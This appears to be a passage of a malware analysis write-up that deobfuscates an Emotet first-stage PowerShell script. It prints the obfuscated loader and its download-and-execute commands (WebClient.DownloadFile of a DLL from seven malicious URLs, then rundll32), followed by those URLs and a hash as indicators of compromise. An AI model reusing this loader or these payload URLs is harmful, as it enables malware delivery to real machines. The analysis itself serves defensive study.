
Output

time: 16ms
length: 2178
lines: 1

```
  Sv  PB5o  ([TYpE]("{2}{1}{5}{3}{0}{6}{4}" -F
'T','EM.I','SYsT','eC','y','o.DIR','OR') ) ;  SEt-ITEm vARIaBLe:m7a9 ([typE]("{4}{2}
{3}{5}{1}{6}{0}{7}" -f'n','ICEpOINtm','neT','.','sySteM.','sERv','A','aGer') )  ;
$Ihv89_g=$M91G + [char](33) + $H23D;$D94M=(('P7'+'2')+'X'); (gET-variaBle pb5o -
VA)::"crEaTedi`ReCt`oRY"($HOME + ((('9k'+'tNk')+'2'+'d'+('uhb9'+'kt'+'Gxlh')+
('9i'+'a9kt'))."rE`PlaCe"(('9'+'kt'),'\')));$J87H=('S'+('36'+'N')); (  vaRIable  M7a9
-VA  )::"SEcuriTYp`RoToC`oL" = (('Tl'+'s')+'12');$X22U=('E'+('_'+'_E'));$P27pqe3 =
('E6'+'_R');$F39L=(('Q'+'94')+'W');$Ad1ra8n=$HOME+((('Ki'+'m')+
('Nk2d'+'uhb')+'Ki'+'m'+('Gx'+'l')+'h9'+('i'+'aKi')+'m')-RePlace([CHAR]75+[CHAR]105+
[CHAR]109),[CHAR]92)+$P27pqe3+'.d' + 'll';$V28U=('C8'+'8K');$Mriqd59='h' + 'tt' +
'p';$Kw3794x=('x '+'['+(' sh'+' ')+('b'+'://cab.my'+'kf')+'n.'+('com'+'/')+'a'+
('d'+'min')+'/'+('X/'+'!')+'x'+(' '+'[ s')+'h'+(' b'+':')+('/'+'/bha')+'k'+'ti'+
('vrind'+'.'+'com/c')+'g'+('i'+'-bin')+('/'+'JBbb'+'8'+'/!x [ ')+'sh'+(' b'+':')+
('/'+'/van'+'ddna')+('bharg'+'a')+'ve'+('.c'+'o')+('m/ass'+'et')+'/W'+
```

Figure 11 output from cyberchef


Again more obfuscated code but not everything is important we can use https://tio.run/#powershell to deobfuscate variables, important variables are *$Ad1ra8n*, *$Mriqd59*, *$Kw3794x* use *write-host* to print the content of the variable to screen as seen in figure 12.



```
▼ Code                                                                                          174 chars,
$Ad1ra8n=$HOME+((('Ki'+'m')+('Nk2d'+'uhb')+'Ki'+'m'+('Gx'+'l')+'h9'+('i'+'aKi')+'m')-RePlace([CHAR]75+[CHAR]105+[CHAR]109),
[CHAR]92);$P27ngo3;'.d' + 'll';
write-host $Ad1ra8n
▶ Footer
▶ Input
▶ Arguments
▼ Output
/tmp/home\Nk2duhb\Gxlh9ia\.dll
```

Figure 12 value of $Ad1ra8n


Before this instruction there are couple more instructions which can be deobfucated using same method we use, first command creates a directory at */tmp/home\Nk2duhb\Gxlh9ia\* as show in figure 13.



```
$PB5o = ([TYpE]("{2}{1}{5}{3}{0}{6}{4}" -F 'T','EM.I','SYsT','eC','y','o.DIR','OR'));
$abc = (gET-variaBle pb5o -VA)::"crEaTediReCtoRY"($HOME + ((('9k'+'tNk')+'2'+'d'+('uhb9'+'kt'+'Gxlh')+('9i'+'a9kt'))."rEPlaCe"
(('9'+'kt'),'\')));
write-host $abc
▶ Footer
▶ Input
▶ Arguments
▼ Output
/tmp/home\Nk2duhb\Gxlh9ia\
```

Figure 13 creating directory

And second command setup up security protocol to TLS1.2 for connecting to internet. *$Mriqd59* holds string *http* and *$Kw3794x* holds 7 urls as in figure 14.




```
$Kw3794x=('x '+'['+(' sh'+' ')+('b'+'://cab.my'+'kf')+'n.'+('com'+'/')+'a'+('d'+'min')+'/'+('X/'+'!')+'x'+(' '+'[ s')+'h'+(' b'+':')
('/'+'/bha')+'k'+'ti'+('vrind'+'.'+'com/c')+'g'+('i'+'-bin')+('/'+'JBbb'+'8'+'/!x [ ')+'sh'+(' b'+':')+('/'+'/van'+'ddna')+
('bharg'+'a')+'ve'+('.c'+'o')+('m/ass'+'et')+'/W'+('9o'+'/')+'!'+'x '+'[ '+('s'+'h ')+('b:'+'/')+('/ie-'+'b'+'e')+('s'+'t.n')+'e'+
('t/o'+'n'+'lin')+'e'+('-'+'timer'+'-')+('k'+'vh')+('xz'+'/i')+'l'+('X'+'L/!x')+(' [ s'+'h ')+('b:'+'/')+'/'+'g'+('oc'+'p'+'hon')+
('gth'+'e')+('.com/'+'wp'+'-')+'co'+'nt'+('ent/'+'l')+'M'+('MC'+'/!')+('x '+'[ s')+('h'+' b://'+'ww')+'w'+('.l'+'e')+
('t'+'sc')+'om'+'pa'+('r'+'eon')+('l'+'in')+('e'+'.c')+('om/d'+'e')+('.l'+'et')+'sc'+'om'+'p'+'a'+'re'+'on'+('li'+'ne')+
('.'+'com'+'/wYd/'+'!x ')+'['+(' s'+'h b'+':/')+'/'+'ca'+'mb'+'i'+('asuh'+'i')+('stor'+'ia'+'.grow')+'l'+'ab'+('.'+'es/wp'+'-
')+'co'+'nt'+'en'+'t'+('/h'+'GhY')+'2/')."repLACe"(('x '+'['+(' sh'+' b')),([array]('nj','tr'),'yj','sc',$Mriqd59,'wd')[3])."sPlit"
($A76B + $Ihv89_g + $Q7_R);

write-host $Kw3794x
▶ Footer
▶ Input
▶ Arguments
▼ Output
://cab.mykfn.com/admin/X/!://bhaktivrind.com/cgi-bin/JBbb8/!://vanddnabhargave.com/asset/W9o/!://ie-best.net/online-timer-
kvhxz/ilXL/!://gocphongthe.com/wp-
content/lMMC/!://www.letscompareonline.com/de.letscompareonline.com/wYd/!://cambiasuhistoria.growlab.es/wp-content/hGhY2/
```

Figure 14 deobfuscated urls

Combining *$Mriqd59, $Kw3794x* and cleaning up the urls will look like as in figure 15



```
http://cab.mykfn.com/admin/X/
http://bhaktivrind.com/cgi-bin/JBbb8/
http://vanddnabhargave.com/asset/W9o/
http://ie-best.net/online-timer-kvhxz/ilXL/
http://gocphongthe.com/wp-content/lMMC/
http://www.letscompareonline.com/de.letscompareonline.com/wYd/
http://cambiasuhistoria.growlab.es/wp-content/hGhY2
```

Figure 15 urls used

And the next command is *foreach ($Xj8s151 in $Kw3794x){try{(.('New-Object') sYStEm.nET.wEBCLIenT)."dOwnLOaDfile"($Xj8s151, $Ad1ra8n);* all it does is download a dll file from any of the url in figure 15. After downloading the file it runs next command that is *If((&('Get-Item') $Ad1ra8n)."LEngTH" -ge 33120) {.('rundll32') $Ad1ra8n,('A'+'ny'+('Str'+'i')+'ng')."tOSTR`inG"();* this command checks for a dll file in */tmp/home\Nk2duhb\Gxlh9ia\* directory if it finds a dll it checks if the size is greater than or equal to 33120 and if the check is valid it runs the dll using *rundll32.exe.*

This is all about emotet initial stage next will be taking look at the dropped dll in another write-up.

IOC's

url's

http://cab.mykfn.com/admin/X/

http://bhaktivrind.com/cgi-bin/JBbb8/

http://vanddnabhargave.com/asset/W9o/

http://ie-best.net/online-timer-kvhxz/ilXL/

http://gocphongthe.com/wp-content/lMMC/

http://www.letscompareonline.com/de.letscompareonline.com/wYd/

http://cambiasuhistoria.growlab.es/wp-content/hGhY2

Hashes

md5: 26a4f2fe08a3cc9ad71311669fc90258